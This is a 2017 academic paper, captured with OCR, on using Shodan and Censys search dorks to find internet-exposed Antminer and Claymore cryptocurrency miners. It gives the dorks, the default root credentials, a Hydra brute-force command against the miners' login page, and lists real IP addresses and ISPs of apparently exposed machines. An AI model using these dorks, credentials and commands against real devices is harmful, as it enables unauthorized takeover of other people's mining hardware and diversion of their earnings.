Society for Science and Education
United Kingdom

TNC Transactions on Networks and Communications

Volume 5, No. 6
ISSN: 2054 -7420

Exploiting Cryptocurrency Miners with OSINT Techniques

Arif Sari, Seyfullah Kilic
Department of Management Information Systems, Girne American University Canterbury, Kent, United Kingdom,
SwordSec Inc., Ankara, Turkey,
arifsarii@gmail.com; bilgi@seyfullahkilic.com

ABSTRACT

Collection of intelligence is one of the key elements to organize more sophisticated methods of attacks. Open Source Intelligence (OSINT) is a technique used by attackers for reconnaissance purposes to gather information about specific targets. The accessibility to critical information about emerging systems through OSINT leads exposure of vulnerabilities and exploitation of these vulnerabilities to form widespread attack. Blockchain is one of the emerging technologies that exposed the use of crypto currencies such as Bitcoin and Ethereum. This research paper explains the use of OSINT to gather critical information about cryptocurrency miners such as Bitcoin Antminer and Ethereum Claymore and expose the vulnerabilities to exploit the configuration file of the miner manager. The research outcomes expose the vulnerability of the existing crypto currencies and use of OSINT for detection and analysis of cyber-threat in crypto currency market.

Keywords: OSINT; Bitcoin; Ethereum; Antminer; Claymore; cyber-attack

1 Introduction

Blockchain is a form of distributed ledger to exchange information and transact digital asset in distributed networks [1]. Countries have developed different applications of this distributed ledger technology to enhance governmental services provided to public. The governments adopt this technology to change the way to manage and control the information of citizens in public and private services. One of the most recent application raised from Estonia, which provided e-ID to e-Residents through the application of Blockchain technology and wide range of both governmental and private sector services becomes available for remote access [2]. Apart from these applications, blockchain technology has been applied to many fields from the initial cryptocurrency to the current smart contracts, health sector, governmental and public services [3]. Bitcoin was introduced as a cryptocurrency which is deployed based on blockchain technology by Satoshi Nakamoto in 2008 [4]. The Bitcoin ecosystem proposed by Nakamoto consists of network of users that communicate with each other using open source bitcoin protocol to exchange information via the Internet. Due to zero-transaction costs, lack of tracing and possible anonymity, use of bitcoin becomes quite attractive. The decentralization of blockchain technology leads bitcoin to become more powerful in last few years. The bitcoin becomes the most popular decentralized cryptocurrency in January 2017 since 16 million bitcoins in circulation with a total value of roughly 16 billion US dollars. The

DOI: 10.14738/tnc.56.4083
Publication Date: 31st December 2017
URL: http://dx.doi.org/10.14738/tnc.56.4083

"Bitcoin mining" is a process of handling transactions in a process of blockchain network and it seems quite profitable job because of variety of advantages, possible demand and market price of bitcoin. Companies developed cryptocurrency miners to satisfy this demand in the market. However there is still a huge research gap exist on blockchain technology and cryptocurrency market due to security vulnerabilities. Due to this gap, attackers take an advantage of Open Source Intelligence (OSINT) technology to gather information about vulnerability of miners, users and exchanges and variety of attacks launched to this newly emerged technology. The next section of this research elaborates the latest security exposures of cryptocurrency market; section 3 elaborates the use of OSINT technology to expose the security vulnerabilities of existing cryptocurrency miners such as Bitcoin-Antminer and Ethereum-Claymore and to exploit the configuration file of the miner manager.

2 Literature Review

The blockchain technology becomes one of the most popular technologies deployed in different sectors as applications by variety of developed companies and organizations. The main theme behind this popularity is the security since this distributed ledger technology store multiple redundant and identical copies of the same ledger worldwide and if one of the account is breached, there are many others exists as backups that can provide breached data or funds in the hacked account [5]. The alteration or modification of data prevented with strict cryptographic methodologies and this attracts the deployment of blockchain technology in different sectors. One of the latest blockchain based system deployed by MIT as a new digital diploma system. Since the blockchain is a kind of distributed ledger technology, MIT developed blockchain based digital diploma system that allows employers and schools to verify a graduate's degree is legitimate by using a link or uploading the student's file [6].

As it is stated before, companies relay their data security and reliability on blockchain technologies. The cryptocurrency mining is important source of income for developers of cryptocurrency miners as well as owners and third parties who participate with their individual systems in blockchain market.

The Trendmicro company's research indicated that, there are more than 700 cryptocurrencies exist functioning based on blockchain technology in the market. Due to the popularity of bitcoin mining, attackers focused on developing new attack vectors targeting bitcoin miners and bitcoin associated transactions. Even though the cryptography-oriented blockchain technology seems secure, variety of other vulnerable technologies combined to conduct transactions in blockchain and human factor leads exposure of vulnerabilities [7].

The Internet of Things (IoT) technology becoming a goldmine for malicious actors due to existing major security challenges, lack of forensic regulation and privacy [8]. Due to lack of secure architecture deployed in IoT environment, participants of IoT network can be targeted through different methodologies. McAfee company estimated that more than 2.5 million devices infected by the Mirai botnet in 2016 in order to use their computing power to mine bitcoins [9]. The attackers proposed new bitcoin miner slave called "ELF Linux/Mirai malware" variant which controls the Mirai bots while they are idle and awaiting further instructions and provide them to be leveraged to go into mining mode.

Attacks did not target the user but the computers/nodes itself since the computational power and cost of power consumption is two important factors for bitcoin mining. Attackers targeted cryptocurrency mining and developed different type of cryptocurrency-mining malware to impair system performance, hijacking, risk end-user and business to information theft. The vast of attacks targeted IoT devices such as industrial control systems, cars, Healthcare sector, consumer electronics, digital video recorders (DVRs)/surveillance cameras, set-top boxes, network-attached storage (NAS) devices, and especially routers. Researchers have focused on importance of different forensic applications to retrieve data from IoT devices in case of a cyber-event since the control and investigation of IoT devices becomes and substantial issue [10].

South Korea Internet and Security Agency announced that the "Bithumb" which is one of the world's biggest bitcoin exchanges hacked and approximately 1 billion of won (worth 870,000 USD) has been stolen. The attack details of the attack exposed that the employee of the Bithumb PC was hacked because of the personal information such as mobile phone and email address of some users were collected through OSINT techniques [11]. Another biggest security breach of an exchange occurred in Hong-Kong based "Bitfinex" where 119,756 bitcoin (worth around 718,536,000 USD) stolen. This attack caused a 20% drop in the value of the currency [12-13]. In 2014, one of the popular bitcoin exchanged called "Mt.Gox" announced that hackers stole 850,000 bitcoins of which 750,000 belonged to customers. Researchers have investigated this attack and exposed a transaction malleability bug was explicitly named as the root cause of the loss [14].

Transactions in blockchain can be processed through digital wallets produced by parities. These Digital wallets apply a security mechanism called "multisignature" which is an approval mechanism for an exchange of a digital currency. The multisignature requires another user to sign a transaction before it is added in to the blockchain. Attackers targeted Ethereum cryptocurrency and stole 153,000 ether tokens (worth 32.6 million USD) by exploiting vulnerability in the multisignature wallet's [15].

Since all these attacks occurred due to lack of network or an appropriate configuration, in order to secure the communication environment, researchers focused on developing variety of network based technologies and focused on variety of aspects to resolve security oriented issues [22-30]. The proposed mechanisms and models offered variety of solution for different types of communication infrastructures and protection against different types of vulnerabilities from different aspects such as link encryption, end-to-end or message encryption perspective [31-41].

3 Bitcoin Miners and use of OSINT

As it is mentioned in previous sections, cryptocurrency miners become quite popular because of increasing demand and price of cryptocurrencies such as Bitcoin and Ethereum. Bitcoin or cryptocurrency mining is a process of synchronizing transactions in a network of computers where miners receive a profit as a function of the cost of mining which is increasing over time in terms of cryptocurrency.

Once a participant of blockchain wishes to conduct a transaction, the proposed transaction generated based on specific consensus (Proof of Work, Proof of Stake etc.) and distributed to the network of nodes for validation. The verified transaction is combined with other transactions to create a new block of data for the ledger.

Transactions recorded in each block in blockchain technology and these blocks are identified by hash codes. A block must be validated to be added into the blockchain and the validation is done by the participating users which are called "miners" [16]. The Figure 1 below illustrates the typical blockchain work flow.





Figure 1. Blockchain Work flow

OSINT is one of the important technologies used for intelligence purposes where intelligence derived from publicly available information sources. These sources are explained as global media, web blogs, academic papers, Wikipedia, YouTube, social media (Twitter, Facebook, Instagram), government reports, satellite pictures and all other information available to the public on the Internet [17].The main source of information of OSINT is the Internet with estimates that data volume on the Internet will grow from 4.4 zettabytes (ZB) in 2013 to 44ZB by 2020 [18]. The Internet acts as an intermediary for accessing the information sources, where growth of this volumetric data requires specific discovery, search and retrieval techniques to analyze this data accurately.

The vast amount of data and information available on the Internet allows attackers to gather information and understand working principles, architecture, functionalities and communication infrastructure thus expose the vulnerabilities of the systems. Today's Internet technology combined with OSINT provides criminals to organize more sophisticated methods of attacks.

In this research paper, one of the most preferred bitcoin miners "Antminer S9" is selected for test-bed purposes [17]. The features of this miner illustrated below.

The miner's hardware use "Lighttpd/1.4.32" version web server and there are SSH ports available for remote communication between this server. There is an exploit available for "Lighthttpd 1.4.31" version however it does not provide remote access to server since the exploit is patched in the newer version. The Figure 2 below illustrates the Antminer S9 configuration page that is accessed through web browser by using username and password.



80.http.get.body_sha256	a0a8e1aa8fcbca7d2596c72c9132e79af36588990c236c435a210e09168feb08
80.http.get.headers.content_length	351
80.http.get.headers.content_type	text/html
80.http.get.headers.server	lighttpd/1.4.32
80.http.get.headers.unknown	{u'value': u'Sat, 22 Jan 2000 09:19:12 GMT', u'key': u'date'}
80.http.get.headers.www_authenticate	Digest realm="antMiner Configuration", nonce="76bd3b6617882d389102170ba3990b9c", qop="auth"
80.http.get.metadata.description	lighttpd 1.4.32
80.http.get.metadata.product	lighttpd
80.http.get.metadata.version	1.4.32
80.http.get.status_code	401
80.http.get.status_line	401 Unauthorized


Figure 2. AntMiner Configuration Page

As it is shown on Figure 2 above, the AntMiner configuration page uses “Digest Authentication”. The Digest authentication is one of the authentication methods known as “agreed-upon” method. In this method, web-server negotiates user credentials (username and password) with user’s web browser. This authentication method is one of the applications of MD5 cryptographic hashing with usage of nonce values to prevent replay attacks.

It’s known that we need some information or keywords to collect data with OSINT techniques. In this research, the keywords selected as “antMiner Configuration” in HTTP headers which appears each time we send a request to the server. The search with corresponding queries with specific keywords and special dorks in censys.io and shodan.io resulted specific IP addresses of AntMiners shown in Figure 3 below.

The dork used in OSINT search engines to collect IP addresses is;

```
(antminer) AND protocols.raw: “80/http” AND 80.http.get.title: “401”
```



(antminer) AND protocols.raw: "80/http" AND 80.http.get.title: "401"

Page: 2/32 Results: 777 Time: 1086ms

Filter by AS:

VTDC-AS-VN Viettel - CHT Compamy Ltd, VN: 161

KIXS-AS-KR Korea Telecom, KR: 31

ISOMEDIA-1 - Isomedia, Inc., US: 25

CYFUTURE-AS-IN Cyfuture India Pvt. Ltd., IN: 20

UK-NETCETERA Netcetera Autonomous System Peers, GB: 19

More

Filter by Protocol:

80/http: 777

22/ssh: 511

443/https: 26

8080/http: 22

211.206.106.24
AS SK Broadband Co Ltd (9318) Republic of Korea
80/http
401 - Unauthorized
protocols: 80/http


190.249.146.167 (cable190-249-146-167.epm.net.co)
EPM Telecomunicaciones S.A. E.S.P. (13489) Medellín, Antioquia, Colombia
80/http
401 - Unauthorized
protocols: 80/http

93.107.96.207
IRELAND-ASN (15502) Ireland
80/http
401 - Unauthorized
protocols: 80/http

49.50.124.110 (49-50-124-110.Noida.Datacenter.Terapeer.com)
AS-IN Cyfuture India Pvt. Ltd. (55470) India
80/http
401 - Unauthorized

Figure 3. Results of dork used in OSINT Search Engine for Bitcoin-AntMiner

The corresponding systems can be accessed through a brute-force attack on the HTTP port or SSH port. In order to exploit this vulnerability, the default username and password of the systems should be exposed. After a simple search from the Google search engine, the default username and password exposed.



Step 2. Connect miner and your PC via network cable.

Step 3. Enter miner's IP address into your web browser, then login miner management interface, both of username and password is 'root' by default.

Setp 4. Set LAN as DHCP client. Click "Network->Interface->LAN", select DHCP client as the following page, and then click "Switch Protocol", and then click "Save & Apply". The default LAN value of the first several batch is fixed to 192.168.1.1, and WAN address can't be set as 192.168.1.x, otherwise the AntMiner can't be accessed. If your miner's LAN is set as DHCP by default, please ignore this step.

Interfaces - LAN

On this page you can configure the network interfaces. You can bridge several interfaces by ticking the "bridge interfaces" field and enter the names of several network interfaces separated by spaces. You can also use VLAN notation INTERFACE.VLANNR (e.g.: eth0.1).

Common Configuration

General Setup

Status

Uptime: 0h 10m 56s

Figure 4. AntMiner User Manuel


The product homepage contains detailed information about product including default username and password of the AntMiner, which is the most popular cryptocurrency miner. Figure 4 above illustrates the details.

As it is mentioned before, the Antminer uses Lighttpd/1.4.32" version web server and provide remote access through web browser based on username and password credentials. Since the OSINT tool helped us to expose existing miners IP addresses with specific dorks, it is easy to brute-force the corresponding miners credentials and gain access.

The Hydra Brute Force tool used to generate brute-force attack to the corresponding address. The Burp Suite Intruder tool can also be used for this type of attack. The command used to generate this attack is;

```
hydra -l root -P commonPasswords.txt -vV {TARGET} http-get /
```

The confirmation page will be accessible if one of the password in the dictionary matches with the user credentials. The Figure 5 illustrates the results below.



Miner General Configuration

Pool 1
URL [redacted]
Worker [redacted]
Password [redacted]

Pool 2
URL [redacted]
Worker [redacted]
Password [redacted]

Pool 3
URL [redacted]
Worker [redacted]
Password [redacted]


Setup
Search Frequency From: 550.00M

Figure 5. AntMiner Credentials after Successful Brute-Force

The Figure 5 above illustrates the AntMiner configuration page which allows attacker to modify or change the configuration of the miner.

Ethereum-Claymore miner is another type of miner proposed for Ethereum mining [20]. The new dork using OSINT techniques proposed to expose the list of available miners. The result of the query illustrated in Figure 6 below. The search query and dork used to gather information is;

```
ETH "ETH—Total Speed"
```



"ETH - Total Speed:"

TOTAL RESULTS

230

TOP COUNTRIES

Ukraine	95
Korea, Republic of	32
Venezuela, Bolivarian Republic of	28
Viet Nam	17
Russian Federation	14

TOP SERVICES

8001	114
3001	28
8002	20
8089	9
6001	8

TOP ORGANIZATIONS

State Enterprise Scientific and Telecommunication	84
Korea Telecom	28
Airtek Solutions C.A.	18
Viettel Corporation	9
Uarnet	8

TOP OPERATING SYSTEMS

Windows 7 or 8	2

213.174.22.237
State Enterprise Scientific and Telecommunication
Added on 2017-10-24 08:31:32 GMT
Ukraine
Details

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close

<html><body bgcolor="#000000" style="font-family: monospace;">
{"result": ["9.8 - ETH", "18238", "52257;13078;9", "13032;13097;13085;13041", "1062558;43162;387", "264987;266317;266081;265175", "54;100;51;100;52;100;48;...
```

213.174.22.177
State Enterprise Scientific and Telecommunication
Added on 2017-10-24 03:10:54 GMT
Ukraine
Details

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close

<html><body bgcolor="#000000" style="font-family: monospace;">
{"result": ["9.8 - ETH", "10817", "52372;13708;9", "13110;13120;13091;13048", "1064895;42763;382", "266581;266708;266199;265327", "55;100;52;100;53;100;45;...
```

46.118.154.240
46-118-154-240.broadband.kyivstar.net
Kyivstar PJSC
Added on 2017-10-24 02:47:31 GMT
Ukraine, Lviv
Details

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close

<html><body bgcolor="#000000" style="font-family: monospace;">
{"result": ["10.0 - ETH", "232", "33175;118;0", "33175", "0;0;0", "off", "57;55", "eu1.ethermine.org:4444", "0;0;0;0"]}<br><br><font color="#00ffff">ETH - ...
```

194.44.241.151
Uarnet
Added on 2017-10-24 02:02:04 GMT
Ukraine, Lviv
Details


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close

<html><body bgcolor="#000000" style="font-family: monospace;">
{"result": ["9.8 - ETH", "17949", "52282;13648;9", "13073;13088;13087;13032", "1063873;42557;379", "265827;266128;266119;264098", "55;100;52;100;53;100;45;...
```

220.87.98.151
Korea Telecom
Added on 2017-10-24 02:00:44 GMT
Korea, Republic of
Details

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close
```

Figure 6. Results of dork used in OSINT Search Engine for Ethereum-Claymore

